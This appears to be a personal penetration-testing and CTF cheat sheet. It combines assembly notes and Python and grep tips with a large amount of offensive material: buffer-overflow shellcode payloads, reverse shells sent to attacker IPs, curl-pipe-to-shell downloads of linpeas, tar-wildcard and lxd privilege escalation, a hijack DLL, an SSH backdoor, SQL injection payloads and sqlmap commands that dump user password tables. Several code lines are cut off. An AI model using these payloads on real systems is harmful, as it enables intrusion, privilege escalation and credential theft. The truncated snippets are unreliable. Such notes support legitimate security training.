Book of Truth

Acronymn	Meaning	Details
MIME	(**M**ultipurpose **I**nternet **M**ail **E**xtension)	Used to ID files
CGI	Common Gateway Interface	standard means of communicating and processing data between a client such as a web browser to a web server.
VSS	Volume Shadow Copy Service	
JNDI	Java Naming and Directory Interface API	
LDAP	Lightweight Directory Access Protocol	Port 389

^261384

User stack - Info required to run program. Stack grows downwards Run time
Heap - Dynamically assigned memory

rsp - stack pointer

push - adds value to stack and decrements rsp

pop - reads value and removes from stack by incrementing rsp

Values still remain just no longer part of stack by change in rsp

Assembly

[Assembly] - Functions are called using callq - Once the function is finished executing, it will call the return instruction(retq). - This instruction will pop the value of the return address of the stack, deallocate the stack frame for the add function, change the instruction pointer to the value of the return address, change the stack pointer(rsp) to the top of the stack and change the frame pointer(rbp) to the stack frame of calc. - Note: rax is a special register that stores the return values of the functions(if any).

- rax is caller saved - rdi, rsi, rdx, rcx r8 and r9 are called saved(and they are usually arguments for functions) - r10, r11 are caller saved - rbx, r12, r13, r14 are callee saved - rbp is also callee saved(and can be optionally used as a frame pointer) - rsp is callee saved

Memory address conversion

Using python

```
import struct
struct.pack('<I', 0x0000000000500567)
```

Using pwntools in python3

```
import pwn
pwn.p32(0x0000000000400567)
```

Open up a shell

Shell code is 30 long:

```
\x48\xb9\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe1\x08\x48\xc1\xe9\x(
```

NOP instruction (No Operation Instruction)

```
python -c “print (NOP * no_of_nops + shellcode + random_data *
no_of_random_data + memory address)”
```

Using this format would be something like this for this challenge:

```
python -c “print('\x90' * 30 +
'\x48\xb9\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe1\x08\x48\xc1\xe9\:
 + '\x41' * 60 + '\xef\xbe\xad\xde') | ./program_name”
```

Buffer Overflow Example

The offset will look like this : buffer(140 bytes) + Alignment bytes (?) + rbp (8 bytes).

Find overflow number: run $(python -c “print(‘A’ * 140)”) At 158: Program received signal SIGSEGV, Segmentation fault. 0x0000414141414141 in ?? () At 159: Program received signal SIGSEGV, Segmentation fault. 0x0000000000400563 in copy_arg ()

40 length shell code That has an exit call:

```
\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\x
```

90 + 40 + 22 = 152 NOP sled + shell code + JUNK chars

followed by return address 6 chars

Locate required address:

```
run $(python -c "print('\x90' * 90 +
'\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\
 + '\x41' * 22 + 'B'*6)")
```

FIND NOP sled x/100x $rsp-200 Choose a memory address of NOP Chose address on NOP slope: 0x7fffffffe298 7f

Get the shell:

```
./buffer-overflow $(python -c "print('\x90' * 90 +
'\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\
 + '\x41' * 22 + '\x98\xe2\xff\xff\xff\x7f')")
```

Change SUID to run as other user: cat /etc/passwd user2:x:1002:1002::/home/user2:/bin/bash

setuid does not change real uid need to setreuid() setreuid(0) for root setreuid(1002,1002) for user 2

Use pwntools to generate shellcode: $pwn shellcraft -f d amd64.linux.setreuid 1002 (-f d sets format to escaped)

```
\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05
```

Put in front of original payload and recalculate NOP (removed from end to avoid address change)

final payload

```
./buffer-overflow $(python -c "print('\x90' * 90 +
'\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05\x6a\x3b\x58\
 + '\x41' * 8 + '\x98\xe2\xff\xff\xff\x7f')")
```

https://pentestmonkey.net/cheat-sheet

Full cheat sheet: https://cheatsheet.haax.fr/web-pentest/php-vulnerabilities/php_filters/

ASCII table: https://www.asciitable.com/

Commands

Command	desc
i	“INSERT” mode
esc	command mode
h	cursor left
l	cursor right
k	cursor up
j	cursor down
w	start of word
e	end of word
i	insert before cursor
I	Insert at beginning of line
a	append after cursor
A	Append end of line
o	make new line under current

Passwords

```
/usr/share/wordlists/rockyou.txt
```

Web Wordlists

Threader3000

https://github.com/dievus/threader3000

```
cd /home/kali/.local/bin/
```

Run threader 3000 then enter IP:

```
./threader3000
```

```
sudo nmap -sV -T4 $TGT
sudo nmap -A -T4 <ip> -oA <fiename>
sudo nmap -Pn -sS -sV -T4 $TGT
```

nmap flag	Description
-sV	Attempts to determine the version of the services running
-Pn	Disable host discovery and just scan for open ports
-A	Enables OS and version detection, executes in-build scripts for further enumeration
-sC	Scan with the default nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan
-p or -p-	Port scan for port or scan all ports
-O	OS detection
-Pn	Treat host as online (ignore discovery)

Brute force DNS

```
nmap -p 53 --script dns-brute <domain>
```

nmap SMB

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse
10.10.214.122
```

https://www.exploit-db.com/

https://cve.mitre.org/cve/

https://attackerkb.com/

https://www.rapid7.com/

Check username: https://namechk.com/ https://whatsmyname.app/ https://namecheckup.com/ https://github.com/WebBreacher/WhatsMyName https://github.com/sherlock-project/sherlock

Reverse Image: https://yandex.com/images/ https://tineye.com/ https://www.bing.com/visualsearch?FORM=ILPVIS

Password leaks: https://scylla.so/

Whois the Harvester Maltego OSRFramework

Wordpress: wpscan

```
wpscan --url $TGT/blog -e vp,u
```

Brute force login

```
wpscan --url $TGT/blog --usernames admin --passwords
/usr/share/wordlists/rockyou.txt --max-threads 40
```

Tool Nikto to general scan site:

```
gobuster dir -u http:<IP>:<PORT> -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x
php,sh,txt,cgi,html,js,css -t 100
```

```
gobuster dir -u http://<ip>:3333 -w <word list location>
```

```
gobuster dir -u http://$TGT:3333 -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
```

-e : print full URL's -U: username -P: password `-p <x>`: proxy to use `-c <http cookies>`: Specify a cookie for simulating your auth

File types

```
-x php,txt,html,cms
```

Worldlists

```
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
```

https://websitesetup.org/php-cheat-sheet/

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
for i in range (0,50):
    num = (2*i) +1
    html = requests.get(f'http://10.10.115.11/api/{num}')
    print( html.text)
```

Basic user pass

```
wfuzz -c -z file,mywordlist.txt -d “username=FUZZ&password=FUZZ” -u
http://shibes.thm/login.php
```

If usernames preceed a file

```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt
localhost:80/FUZZ/note.txt
```

option	desc
–hw x	hide x word count
-c	Shows the output in color
-d	Specify the parameters you want to fuzz with, where the data is encoded for a HTML form
-z	Specifies what will replace FUZZ in the request. For example `-z file,big.txt`. We're telling wfuzz to look for files by replacing "FUZZ" with the words within "big.txt"
–hc	Don't show certain http response codes. I.e. Don't show **404** responses that indicate the file *doesn't* exist, or "**200**" to indicate the file *does* exist
–hl	Don't show for a certain amount of lines in the response
–hh	Don't show for a certain amount of characters

Python Exploit Suggester

Python script runs on Kali machine `windows-exploit-suggester.py –update` Move `systeminfo` from target machine to kali `windows-exploit-suggester.py --database 2021-09-21-mssb.xls --systeminfo sysinfo_output.txt`

https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Python3 version: https://github.com/AonCyberLabs/Windows-Exploit-Suggester/pull/44/files

```
python2 windows-exploit-suggester.py --update

python2 -m pip2 install --user xlrd==1.1.0

(Adjust for database file)
python2 windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-systeminfo.txt
```

Reverse shell cheat sheet

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

Reverse shell generator

revshells.com

Web reverse shell

Python reverse shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
 os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Shell Stabalisation

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

background the shell using `Ctrl + Z`

```
stty raw -echo; fg
```

This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

If shell dies and cannot see typed stuff `reset`

Theory

- OS command injection

Practical

- Use FoxyProxy
-

```
whoami /priv
```

Finding vulnerability

1. Determining the kernel of the machine (kernel exploitation such as Dirtycow)
2. Locating other services running or applications installed that may be abusable (SUID & out of date software)
3. Looking for automated scripts like backup scripts (exploiting crontabs)
4. Credentials (user accounts, application config files..)
5. Mis-configured file and directory permissions

Linux: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

https://payatu.com/guide-linux-privilege-escalation

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md#linux—privilege-escalation

```
whoami /priv
```

SeImpersonate privileges, which can commonly be used to escalate using a potato attack, or with incognito if impersonation tokens exist. However, DCOM is disabled on this server which prevents potato attacks, and there are no tokens to impersonate.

https://gtfobins.github.io/

systemctl

suid

Go to folder you can write to (/tmp)

```
sudo install -m =xs $(which systemctl) .


TF=$(mktemp).service
echo '[Service]
```

Should bring up a “>” prompt Change the “id” command for what you want to do:

```
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
```

May have to use full path here:

```
./systemctl link $TF
/bin/systemctl link $TF
```

Same path:

```
./systemctl enable --now $TF
/bin/systemctl enable --now $TF
```

```
wget
https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
```

Upload this to vulnerable machine:

Netcat: target: (May need to be in /tmp for write permissions) `nc -l -p 1337 > LinEnum.sh` host:

```
nc -w -3 10.10.30.87 1337 < LinEnum.sh
```

Set permission: `chmod +x LinEnum.sh`

execute: `./LinEnum.sh`

Download

https://github.com/carlospolop/PEASS-ng/releases/tag/20220515

```
wget https://github.com/carlospolop/PEASS-
ng/releases/download/20220515/linpeas.sh
```

Host on Python web and download from target

From github

```
curl -L https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh | sh
```

Local network

```
sudo python -m SimpleHTTPServer 80 #Host
curl 10.10.10.10/linpeas.sh | sh #Victim
```

Without curl

```
sudo nc -q 5 -lvnp 80 < linpeas.sh #Host
cat < /dev/tcp/10.10.10.10/80 | sh #Victim
```

Excute from memory and send output back to the host

```
nc -lvnp 9002 | tee linpeas.out #Host
curl 10.10.14.20:8000/linpeas.sh | sh | nc 10.10.14.20 9002 #Victim
```

Output to file

```
./linpeas.sh -a > /dev/shm/linpeas.txt #Victim
less -r /dev/shm/linpeas.txt #Read with colors
```

Use a linpeas binary

```
wget https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas_linux_amd64
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
```

```
sudo -l
```

View sudo

```
cat /etc/sudoers
```

Find file

```
find . -name "flag2.txt" 2>/dev/null
find / -name "flag4.txt" 2>/dev/null
```

Find suid vulnerable

```
find / -type f -perm -04000 -ls 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
find / -perm -u=s -type f 2>/dev/null
```

- Look in GTFObins under SUID [[GTFObins]]

```
getcap -r / ls 2>/dev/null
ls -l /usr/bin/vim
./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-
c", "reset; exec sh")'
```

View cronjobs

```
cat /etc/crontab
```

Find SSH key

```
find / -name id_rsa 2> /dev/null
```

reverse shell without nc:

```
bash -i >& /dev/tcp/<ip>/<port>
```

Mount to a Shared directory to your machine

```
showmount -e 10.10.153.74
sudo mount -o rw 10.10.153.74:/home/backup
/tmp/backupsonattachermachine

sudo su to cd to /tmp/

┌──(root㉿kali)-[/tmp/backupsonattachermachine]
└─# cat nfs.c
int main(){
setgid(0);
setuid(0);
system("/bin/bash");
return 0;
}
┌──(root㉿kali)-[/tmp/backupsonattachermachine]
└─# gcc nfs.c -o nfs -w
┌──(root㉿kali)-[/tmp/backupsonattachermachine]
└─# chmod +s nfs
┌──(root㉿kali)-[/tmp/backupsonattachermachine]
└─# ls -l nfs
```

Wildcard priv esc

https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/

Change /bin/bash to suid (if using root) This will run the program as the owner


```
'#!/bin/bash\nchmod +s /bin/bash' > shell.
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
```

```
echo "mkfifo /tmp/lhennp; nc 192.168.1.102 8888 0</tmp/lhennp |
/bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh

echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
```

- Steps to be performed on the attacking machine:
- - Download build-alpine on your local machine via the git repository
- - Execute the script “build -alpine” that will build the latest Alpine image as a compressed file. This must be executed by the root user.
- - Transfer this newly created tar file to the victim machine
- Steps to be performed on the victim machine:

- - Download the alpine image
- - Import image for lxd
- - Initialize the image inside a new container <- Worth checking the already imported/available images as you may be able to skip to this step
- - Mount the container inside the /root directory



```
raj@ubuntu:/tmp$ lxc image list
+---------+--------------+--------+----------------------------------------------+--------+---
|  ALIAS  | FINGERPRINT  | PUBLIC |                 DESCRIPTION                  |  ARCH  |
+---------+--------------+--------+----------------------------------------------+--------+---
| myimage | b68f65164847 | no     | alpine v3.10 (20191008_12:27)                | x86_64 | 3.
```

Checking what images are available via the command: lxc image list

4. Now for the fun bit. Next, we'll run a series of commands which initialize, configure the disks, and start the container. Image name needs to match up with the imported image we'll be using. In the case of the image above, that'd be the myimage alias previously assigned to it. The container name and device name are whatever your heart desires. In my example, I'm naming my container strongbad and the device trogdor.

```
lxc init IMAGENAME CONTAINERNAME -c security.privileged=true

lxc config device add CONTAINERNAME DEVICENAME disk source=/
path=/mnt/root recursive=true

lxc start CONTAINERNAME

lxc exec CONTAINERNAME /bin/sh

id

cd /mnt/root/root
```

Antivirus

```
sc query windefend
```

To manually look for AV type services: `sc queryex type=service`

Software vulnerabilites

wmic

`wmic product` `wmic product get name,version,vendor` `wmic service list brief` `wmic service list brief | findstr "Running"` more information on any service, you can simply use the `sc qc` `where /r c: *term*` *** ## DLL

Hijacking Some Windows executables will use Dynamic Link Libraries (DLLs) when running.

DLL locations

If **SafeDllSearchMode** is enabled, the search order is as follows: 1. The directory from which the application loaded. 2. The system directory. Use the **GetSystemDirectory** function to get the path of this directory. 3. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched. 4. The Windows directory. Use the **GetWindowsDirectory** function to get the path of this directory. 5. The current directory. 6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the **App Paths** registry key. The **App Paths** key is not used when computing the DLL search path.

If **SafeDllSearchMode** is disabled, the search order is as follows: 1. The directory from which the application loaded. 2. The current directory. 3. The system directory. Use the **GetSystemDirectory** function to get the path of this directory. 4. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched. 5. The Windows directory. Use the **GetWindowsDirectory** function to get the path of this directory. 6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the **App Paths** registry key. The **App Paths** key is not used when computing the DLL search path.

Tool ProcMon can be used to find dll files. Need admin to run so have to download and install target software yourself *** #### Compile dll skeleton DLL in C

```
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```

`apt install gcc-mingw-w64-x86-64` `x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll` `wget -O hijackme.dll ATTACKBOX_IP:PORT/hijackme.dll`

```
sc stop dllsvc & sc start dllsvc
```

System info

`systeminfo` `systeminfo | findstr /B /C:"OS Name" /C:"OS Version"`

`findstr /si password *.txt` -s for subdirectories -i for case insensitive

Get info on a service:

```
sc qc netlogon
```

Patch level

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Scheduled tasks

```
schtasks /query /fo LIST /v
```

Services

Running services

```
wmic service get name,displayname,pathname,startmode
```

User enum

Current user's privileges: `whoami /priv` List users: `net users` List details of a user: `net user username` (e.g. `net user Administrator`) Other users logged in simultaneously: `qwinsta` (the `query session` command can be used the same way) User groups defined on the system: `net localgroup` List members of a specific group: `net localgroup groupname` (e.g. `net localgroup Administrators`)

Printerspoofer

Printspoofer
exploits a vulnerability in Windows where certain service accounts are required to run with elevated privileges utilizing the * SeImpersonate * privilege. We see that we are the iis apppoolservice account user, which Download https://github.com/dievus/printspoofer

Go to directory that prointspoofer is uploaded to (C:<share>)

```
cd C:\inetpub\wwwroot\
PrintSpoofer.exe -i -c cmd
```

https://github.com/NinjaJc01/ssh-backdoor

```
git clone https://github.com/NinjaJc01/ssh-backdoor
cd ssh-backdoor
ssh-keygen
id_rsa
chmod +x backdoor
```

File signatures

https://en.wikipedia.org/wiki/List_of_file_signatures

Edit signature

Add 4 A's to front of file using text editor

`hexeditor <filename>`

Replace with relevant hex from wiki Check file type

`file <filename>`

Type	Details
.s	Assembly
.o	Object program (from assembly)

Memory manipulation: - (Rb, Ri) = MemoryLocation[Rb + Ri] - D(Rb, Ri) = MemoryLocation[Rb + Ri + D] - (Rb, Ri, S) = MemoryLocation(Rb + S * Ri] - D(Rb, Ri, S) = MemoryLocation[Rb + S * Ri + D]

Move value x to registry %abc: `movl x, %abc`

Some other important instructions are:

- _leaq source, destination: this instruction sets destination to the address denoted by the expression in source
- *addq source, destination*: destination = destination + source
- *subq source, destination*: destination = destination **-** source
- *imulq source, destination*: destination = destination ***** source
- *salq source, destination*: destination = destination << source where << is the left bit shifting operator
- *sarq source, destination*: destination = destination >> source where >> is the right bit shifting operator
- *xorq source, destination*: destination = destination **XOR** source
- andq source, destination: destination = destination **&** source
- *orq source, destination*: destination = destination **|** source

For loop

Examples

```
for ((a=1; a <= 5 ; a++))
do
   echo "Welcome $a times."
done

******************************

for VARIABLE in {1 .. N}
do
    command1 on $VARIABLE
    command2
    commandN
done

******************************

for OUTPUT in $(Linux command)
do
    command1 on $output
    command2 on $output
done

******************************
```

Range can also be specified by `seq <start> <step> <end>` e.g `seq 5 -1 1` goes 5 to 1 in steps of -1

Java reverse shell:

Decompile Java

jd-gui

- ? The preceding item is optional and matched at most once.
- ◦ The preceding item will be matched zero or more times.
- ◦ The preceding item will be matched one or more times.
- {n} The preceding item is matched exactly n times.
- {n,} The preceding item is matched n or more times.
- {,m} The preceding item is matched at most m times.

- {n,m} The preceding item is matched at least n times, but not more than m times.

Regex Examples

- Everything between square brackets:
  - `\[(.*?)\]`
    - `\[` : `[` is a meta char and needs to be escaped if you want to match it literally.
    - `(.*?)` : match everything in a non-greedy way and capture it.
- Get all between > and <, starting with a non white space followed by a space, then not a "<" 0 or more times:
  - `grep -oP "(>)()([^<]*)(<)" drawing | tr -d '>< '

Change Directory: `Set-Location -Path c:\users\administrator\desktop`

Find files: `Select-String -Path 'c:\users\administrator\desktop' -Pattern '*.pdf'`

List files: `Get-ChildItem` `Get-ChildItem -File -Hidden -ErrorAction SilentlyContinue`

Read content: `Get-Content` `Get-Content -Path file.txt | Measure-Object -Word`

Read content: `type <filename`

View ADS (Alternate Data Streams): `Get-Item -Path file.exe -Stream *`

Launch the hidden executable hiding within ADS: `wmic process call create $(Resolve-Path file.exe:streamname)`

Hash file: `Get-FileHash -Algorithm MD5 file.txt`

Upload a file:

```
powershell -c "Invoke-WebRequest -Uri
'http://10.14.23.1:8080/shell.exe' -OutFile
'C:\Windows\Temp\shell.exe'"
```

Open file:

```
f = open("demofile.txt", "r")
print(f.read())
```

Sending and recieving to netcat

Try catch except

```
try:
  print(x)
except NameError:
  print("Variable x is not defined")
except:
  print("Something else went wrong")
```

Index of element

```
pos = ALPHABET.index(c)
```

Enumerate

```
>>> for count, value in enumerate(values):
...     print(count, value)
...
0 a
1 b
2 c
```

Regex

Cheat Sheet

Python regex docs

```
import re
```

```
import re

#Perform regex for data (e.g stuff between the "'"s)
a = re.findall(r"(['])([\s\S]+)(['])",linesStr)

print(f'\n RE Result: \n {a[0][1]} \n')

toBytes = bytes(a[0][1], 'utf-8')
```

Beautiful Soup

Web content https://www.crummy.com/software/BeautifulSoup/bs4/doc/

BeautifulSoup cheat sheet: http://akul.me/blog/2016/beautifulsoup-cheatsheet/

```
python -m pip install beautifulsoup4
```

Setup:

```
import requests
from bs4 import BeautifulSoup

URL = "https://realpython.github.io/fake-jobs/"
page = requests.get(URL)

soup = BeautifulSoup(page.content, "html.parser")
```

This creates a “BeautifulSoup” Object

Find by ID:

```
results = soup.find(id="ResultsContainer")
```

Fing multiple by tag type: Cannot prettify unless you loop through and prettify each result

```
results = soup.find_all("div")
```

If finding by class use `class_`

Printing:

```
print(results.prettify())
```

Cryptography

Long to bytes: Library install

```
python3 -m pip install pycryptodome
```

```
from Crypto.Util.number import long_to_bytes
text = long_to_bytes(m_c)
```

gmpy2

gmpy2 is an optimized, C-coded Python extension module that supports fast multiple-precision arithmetic.

```
python3 -m pip install gmpy2
```

```
import gmpy2
```

PwnTools

Documentation

```
python3 -m pip install --upgrade pwntools
```

Pwn

Reading lines from connection

```
r = remote('saturn.picoctf.net', 63116)

lines = r.recvuntil('Answer:')
print("done")
print(lines)
#Recieves bytes. Decode to Ascii
linesStr = lines.decode("utf-8")

#Perform regex for data (e.g stuff between the "'"s)
a = re.findall(r"(['])([\s\S]+)(['])",linesStr)
print(f'\nRE Result:\n{a[0][1]}\n')
toBytes = bytes(a[0][1], 'utf-8')

result = hashlib.md5(toBytes).hexdigest()
print(f'md5 result: {result}')

r.sendline('{}'.format(result))
```

```
r = remote('jupiter.challenges.picoctf.org', 58617)

#Get lines until known end
lines = r.recvuntil('IS THIS POSSIBLE and FEASIBLE? (Y/N):')

#Grab variables from lines
q = int([l for l in lines.split('\n') if 'q :' in l][0].split(':')
[1].strip(), 10)
p = int([l for l in lines.split('\n') if 'p :' in l][0].split(':')
[1].strip(), 10)
ans = p * q

#Send and receive data including answer
r.sendline('Y')
print(r.recvuntil('n:'))
print( 'Sending: {}'.format(ans))
r.sendline('{}'.format(ans))
```

Numpy np

```
import numpy as np
```

Stack columns

```
a = np.array((1,2,3))
b = np.array((2,3,4))

np.column_stack((a,b))
array([[1, 2],
       [2, 3],
       [3, 4]])
```

Python Http server:

Read in file

```
f = open("message", "r")
messageString = f.read()
```

Write to file: ### Python data conversions Char <–> ASCII

```
ord('a')
> 97

chr(97)
> 'a'
```

to Hex:

```
hexText = hex(text)
```

From Hex to Ascii

```
hexText =

unhex = nHex = bytes.fromhex(hexText[2:]).decode('utf-8')
print(unhex)

import binascii
binascii.unhexlify(hexText[2:])
```

Connect to sql:

```
mysql -uUSERNAME -p
```

Show database

```
show databases;
use DATABASE;
show tables;
SELECT * FROM columnName;
```

SQL 1=1

```
' or 1=1 --
') or true --
') or true; --
```

– Used to comment

For known email

```
<email>'--
```

Most commonly used comments for SQLi payloads:

```
--+
```

```
//
```

```
/*
```

ASCII check of first letter of DB (115 = s)

```
?id=1' AND (ascii(substr((select database()),1,1))) = 115 --+
```

Here's a small list of thing you'd wa nt to retrieve:

1. database()
2. user()
3. @(**version?**)
4. username
5. password
6. table_name
7. column_name

Joomla 3.7.0

https://github.com/stefanlucas/Exploit-Joomla/blob/master/joomblah.py

```
python3 filename.py <url>
```

Filter bypass

Concat specific words

```
||
adm'||'in'/*
```

Use admin as chars / bypass blocked spaces

```
'/**/union/**/select*from/**/users/**/where/**/username/**/in(char(97,1
```

SQL map

```
git clone --depth 1 <https://github.com/sqlmapproject/sqlmap.git>
sqlmap-dev
```

Command –url Provide URL for the attack

–dbms Tell SQLMap the type of database that is running

–dump Dump the data within the database that the application uses

–dump-all Dump the ENTIRE database

–batch SQLMap will run automatically and won’t ask for user input

Example commands

```
sqlmap --url http://tbfc.net/login.php --tables --columns

sqlmap -r newsanta  --tamper=space2comment --dump-all --dbms sqlite
```

- Dump all DB

  ```
  sqlmap -r request.txt --dbms=mysql --dump
  ```

Example working through DB

```
Initial scan
sqlmap -u "http://$TGT/index.php?
option=com_fields&view=fields&layout=modal&list[fullordering]=updatexm
 --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Find tables in database joomla:
```

```
sqlmap -u "http://$TGT/index.php?
option=com_fields&view=fields&layout=modal&list[fullordering]=updatexm
 --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --
tables -D joomla

Find columns in table:  -T '#__users'
sqlmap -u "http://$TGT/index.php?
option=com_fields&view=fields&layout=modal&list[fullordering]=updatexm
 --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --
columns -D joomla -T '#__users'

+----------+-------------+
| Column   | Type        |
+----------+-------------+
| email    | non-numeric |
| id       | numeric     |
| name     | non-numeric |
| params   | numeric     |
| password | non-numeric |
| username | non-numeric |
+----------+-------------+

Finally dump the data:
sqlmap -u "http://$TGT/index.php?
option=com_fields&view=fields&layout=modal&list[fullordering]=updatexm
 --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -C
password -D joomla -T "#__users" --dump
```

With Burpsuite

Send request to Burp then the repeater RIght click and save item in repeater or proxy.

```
sqlmap -r filename
```

Spawn shell

```
sqlmap -r reqFile --os-shell
```

Look to afterwards

JS Deobfuscator

Deobfuscator

Escape char in command line

`./` e.g `./-file00`

Find file

```
find . -name "flag2.txt" 2>/dev/null
find / -name "flag4.txt" 2>/dev/null
```

```
grep . <filename>
```

System Info

```
systeminfo
```

Show file/folder structure:

```
tree
```

Kill a specific process using a given port

```
sudo fuser -k 445/tcp
```

You can use the following trick to easy navigate and select paths or others args # $_ takes the last argument of the last simplec command executed

```
cd $_
```

For example

```
mkdir my-folder && cd $_
```

You can use xclip to automate clipping # Can be usefull for long outputs (enum4linux, privcheck...)

```
cat /etc/resolv.conf | xclip -sel clip
```

You can even create aliases

```
alias toclip="xclip -sel clip"
cat /etc/resolv.conf | toclip
```

Reverse a string

```
cat <file> | rev
```

Delete Folder and Contents

```
rm -rf <foldername>
```

wget

Mirror entire site

```
wget -m [url]
```

RDP

```
xfreerdp -v:10.10.4.182 /cert:ignore /u:jack
```

NetCat

Netcat: target: (May need to be in /tmp for write permissions) `nc -l -p 1337 > LinEnum.sh` host: `nc -w -3 10.10.30.87 1337 < LinEnum.sh`

Find what is using port

```
lsof -ti:PORT
lsof -ti:5901 | xargs kill -9
```

Delete Tunnel

```
ifconfig $tunnel_id down
iptunnel del $tunnel_id
```

- Attempted SSH logins: /var/log/auth.log
- Firewall alerts: /var/log/syslog
- /var/log/<service/
  - For example, the access logs of apache2
    - /var/log/apache2/access.log

Web Server

- /cgi-bin/ - CGI scripts [[Acronyms#^261384]]
  - /cgi-bin/systeminfo.sh - date and time from web server

Network

`netstat -ano` - `-a`: Displays all active connections and listening ports on the target system. - `-n`: Prevents name resolution. IP Addresses and ports are displayed with numbers instead of attempting to resolves names using DNS. - `-o`: Displays the process ID using each listed connection.

/etc/hosts

- Used to direct name based virtual hosting
- Add using a text editor or send striaght to file:

```
echo "10.129.136.91 unika.htb" | sudo tee -a /etc/hosts
```

Python HTTP

```
python3 -m http.server 8080
```

```
wget <IP>:<PORT>/FILENAME
chmod +x <filename>
```

Change cookie value

```
curl http://<pageaddress.php> -H "Cookie: login=<value>;"
```

May return deserialization error

Curl for loop

```
for i in {1..20}; do
for>     contents=$(curl -s http://mercury.picoctf.net:27177/ -H
"Cookie: name=$i; Path=/" -L)
for>     if ! echo "$contents" | grep -q "Not very special"; then
for then>         echo "Cookie #$i is special"
for then>         echo $contents | grep "pico"
for then>         break
for then>     fi
for> done
Cookie #18 is special
```

Curl https

```
curl -k "https://someurl"
```

option	desc
-d	delimeter

grep a string

```
grep "literal_string" filename
```

Can also use [Regex] for string - For advanced regex use `-oP` grep string in multiple files:

```
grep "literal_string" filePattern
```

- Case insensitive: -i
- Recursive search: -r
- Full word not substrings: -w
- Show line number: -n
- Count number of matches: -c
- Show only match (not whole line): -o
- Show file names of matches (used when searching multiple files):
  - -l
- Invert search (grep lines that do not contain): -v
  - e.g display the lines which does not matches all the given pattern:
    - `grep -v -e "pattern" -e "pattern"`
- Display lines before/after grep:
  - N lines after: -A
    - `grep -A <N> "string" FILENAME`
  - N lines before: -B
  - N lines around: -C

Activate grep highlighting:

```
export GREP_OPTIONS='--color=auto' GREP_COLOR='100;8'
```

Recursive grep

```
grep -r "texthere" .
```

Get the NUMth line from a file

```
sed 'NUMq;d' filename
sed -n 'NUMp' filename
```

rot13

```
cat chars.txt > tr
```

Remove new lines or white spaces

```
tr -d "\n"
tr -d ' '
```

Remove multiple chars (e.g >< space and new line):

```
tr -d '>< \n'
```

Change spaces to new lines:

```
tr " "  "\n"
```

rot 13

```
tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

Unzip

Gunzip

```
gzip -d -n data.gz
```

bzip2

```
bzip2 -d data.bz
```

Tar archive (GNU)

